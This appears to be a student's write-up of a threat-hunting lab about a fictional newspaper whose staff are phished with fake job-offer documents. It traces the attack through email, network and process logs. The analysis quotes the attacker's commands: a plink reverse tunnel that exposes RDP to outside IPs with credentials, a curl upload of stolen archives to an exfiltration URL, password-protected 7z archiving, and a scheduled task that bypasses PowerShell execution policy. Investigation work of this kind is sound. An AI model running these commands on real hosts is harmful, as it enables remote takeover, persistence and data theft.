Editorial Director Name:

Nene Leaks

10.10.0.17

nene\_leaks@valdoriantimes.news

username: neleaks

hostname: PPKQ-LAPTOP

Start with Newspaper Printer as suggested.

Clark Kent

[clark\_kent@valdoriantimes.news](mailto:clark_kent@valdoriantimes.news)

clkent

6VDG-DESKTOP

The final article was sent by Intern.

**Ronnie McLovin.**

[ronnie\_mclovin@valdoriantimes.news](mailto:ronnie_mclovin@valdoriantimes.news)

romclovin

A37A-DESKTOP

10.10.0.19

But he claimed that he never sent the email at all.

Look into email logs from Clark Kent, try to find the email with the article.

Clark Kent received the email from Ronnie. File name: OpEdFinal\_to\_print.docx Time: 2024-01-31T11:11:12Z

Ronnie received suspicious emails as well from [valdorias\_best\_recruiter@gmail.com](mailto:valdorias_best_recruiter@gmail.com) at 2024-01-10T08:48:16Z. The link in the email is <https://promotionrecruit.org/share/Editorial_J0b_Openings_2024.docx>.

It is clicked at 2024-01-10T08:55:07Z.

Now check file creation event to see if anything s is downloaded.

The file Editorial\_J0b\_Openings\_2024.docx was downloaded on Ronnie’s host with Ronnie’s user name at 2024-01-10T08:55:17Z.

Now let’s check process event logs to see other activities after the download on Ronnie’s host.

We see the same ps file was downloaded at 2024-01-10T08:55:51Z. And there are identical events occurred afterward.

plink.exe -R 3389:localhost:3389 -ssh -l $had0w -pw thruthW!llS3tUfree 168.57.191.100

Now’s let’s look into any other suspicious activity afterward.

We see this command: move C:\Users\romclovin\Downloads\fakestory.docx C:\Users\romclovin\Documents\OpEdFinal\_to\_print.docx at 2024-01-31T10:26:20Z.

And: curl -F "file=@C:\Users\romclovin\Documents\\*.7z" https://hirejob.com/exfil\_processor/upload.php

"C:\Users\romclovin\AppData\Local\Microsoft\Teams\current\Teams.exe" --type=renderer --autoplay-policy=no-user-gesture-required

7z.exe a -t7z C:\Users\romclovin\Documents\DankMemes.7z C:\Users\romclovin\Memes\\*.jpg -p thruthW!llS3tUfree

7z.exe a -t7z C:\Users\romclovin\Documents\MyStolenDataFromDesktop.7z C:\Users\romclovin\Desktop\\*.docx -p thruthW!llS3tUfree

7z.exe a -t7z C:\Users\romclovin\Documents\MyStolenDataFromDocuments.7z C:\Users\romclovin\Documents\\*.docx -p thruthW!llS3tUfree

Received more info from **Sonia Gose**, the senior editor.

[sonia\_gose@valdoriantimes.news](mailto:sonia_gose@valdoriantimes.news)

sogose

UL0M-MACHINE

10.10.0.3

She received a suspicious email from [newspaper\_jobs@gmail.com](mailto:newspaper_jobs@gmail.com) at 2024-01-05T09:42:05Z.

A screenshot of a email

Description automatically generated

The link included in the email is https://promotionrecruit.com/published/Valdorian\_Times\_Editorial\_Offer\_Letter.docx

Look into the network log to see if the link is clicked.

She clicked the link at 2024-01-05T10:23:17Z.

Look into file download to see if the file is downloaded.

The file is downloaded on Sonia’s host at 2024-01-05T10:24:04Z. The file path is C:\Users\sogose\Downloads\Valdorian\_Times\_Editorial\_Offer\_Letter.docx

Look into the file hash to see if it’s malicious. (Should be malicious but since it’s exercise, no record is found of the hash on VirusTotal)

60b854332e393a6a2f0015383969c3ac705126a6b7829b762057a3994967a61f

Let’s stay on the same host and see any malicious activity right after the download.

A powershell script was downloaded at 2024-01-05T10:24:32Z. C:\ProgramData\hacktivist\_manifesto.ps1 hacktivist\_manifesto.ps1 explorer.exe

Hash value is: 1c3ef0407d5714037504c52f7abfa86c081fd7a021b52e2abe8a669f92413252

VirusTotal show is file as malicious virus.

Now obtain the power shell in a controlled environment.

Plink is used to establish SSH.

Now look into process creation after the download.

Search for the ps file, and we see a task is scheduled at 2024-01-05T11:22:44Z to run the script under powershell every 5 hours and by pass execution policy.

schtasks /create /sc hourly /mo 5 /tn "Hacktivist Manifesto" /tr "powershell.exe -ExecutionPolicy Bypass -File C:\ProgramData\hacktivist\_manifesto.ps1"

The script was run on Sonia’s host at 2024-01-05T11:55:22Z.

powershell.exe -ExecutionPolicy Bypass -File C:\ProgramData\hacktivist\_manifesto.ps1

Now Look into plink process under process event log on Sonia’s host.

plink.exe -R 3389:localhost:3389 -ssh -l $had0w -pw thruthW!llS3tUfree 136.130.190.181

This tunnel would allow Remote Desktop Protocol (RDP) connections from the remote machine (IP: 136.130.190.181) to be forwarded to the **localhost** (your machine), effectively exposing your local machine’s RDP service (on port 3389) to the remote machine.

**-l $had0w**: This indicates the login username on the remote machine.

**-pw thruthW!llS3tUfree**: This specifies the password for the SSH login.

There is no other suspicious activity afterward.

Now look into process event to see if the ps file run on any other host especially the printer and Ronnie.

We see many hosts got affected including Ronnie,

Coworker found the suspicious file fakestroy.docx on Ronnie’s machine.

Look into the event logs to see when, who, where it was downloaded. As well as sources of the file.

Out bound network log shows:

Link of the download: <https://hire-recruit.org/files/fakescandal/2024/fakestory.docx> at 2024-01-31T09:47:51Z. Only Ronnie’s Ip clicked the link.

File creation log shows:

The file name fakestory.docx was downloaded at 2024-01-31T09:47:51Z on Ronnie’s host. File path is: C:\Users\romclovin\Downloads\fakestory.docx.

Sha256: 5f8a7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f


Ronnie doesn’t remember the download. Most likely downloaded by remote control activity.

Look into the process event to see what happened after the download.

We see this command: move C:\Users\romclovin\Downloads\fakestory.docx C:\Users\romclovin\Documents\OpEdFinal\_to\_print.docx at 2024-01-31T10:26:20Z.

This is the final draft the printer received. Let’ s confirm that by looking at the email log.

The email was semt at 2024-01-31T11:11:12Z.



For other hosts infected here is the root cause:

File creation log:

Tybyers, Tobrokaw, Peparket, Neleaks, Mazuckerberg, Lapage, Kebut, Kahopper, Idtarbell, bigates: Stop\_Being\_So\_Broke\_Get\_Money\_Now.docx

<http://hire-recruit.info/images/online/published/Stop_Being_So_Broke_Get_Money_Now.docx>

http://hirerecruit.org/search/online/published/Stop\_Being\_So\_Broke\_Get\_Money\_Now.docx

Stjobs, Sogose, Litorvalds, darather, chniles, cabernstein, bowoodward, bawalters: Valdorian\_Times\_Editorial\_Offer\_Letter.docx

<https://promotionrecruit.com/published/Valdorian_Times_Editorial_Offer_Letter.docx>

http://promotion-recruit.com/files/modules/online/Valdorian\_Times\_Editorial\_Offer\_Letter.docx

Sehersh, Romclovin, crzimmerman: Editorial\_J0b\_Openings\_2024.docx

<https://promotion-job.org/share/Editorial_J0b_Openings_2024.docx>

All from email links. Block all suspicious domains, Ips and hash values.

Case Timeline:  
2024-01-31T11:11:12Z: The email with final draft was sent by Ronnie.

2024-01-31T10:26:20Z: We see this command: move C:\Users\romclovin\Downloads\fakestory.docx C:\Users\romclovin\Documents\OpEdFinal\_to\_print.docx at 2024-01-31T10:26:20Z. On Ronnie’s host

2024-01-10T08:55:51Z: The same ps file was downloaded on Ronnie’s host. Plink was executed for reverse shell.

2024-01-10T08:55:17Z: Ronnie’s host downloaded a suspicious file.

2024-01-05T11:55:22Z: Plink reverse shell established on Sonia’s host.

2024-01-05T10:24:32Z.: The malicious ps file was downloaded on Sonia’s host.

2024-01-05T10:24:04Z: Sonia downloaded a suspicious file: Valdorian\_Times\_Editorial\_Offer\_Letter.docx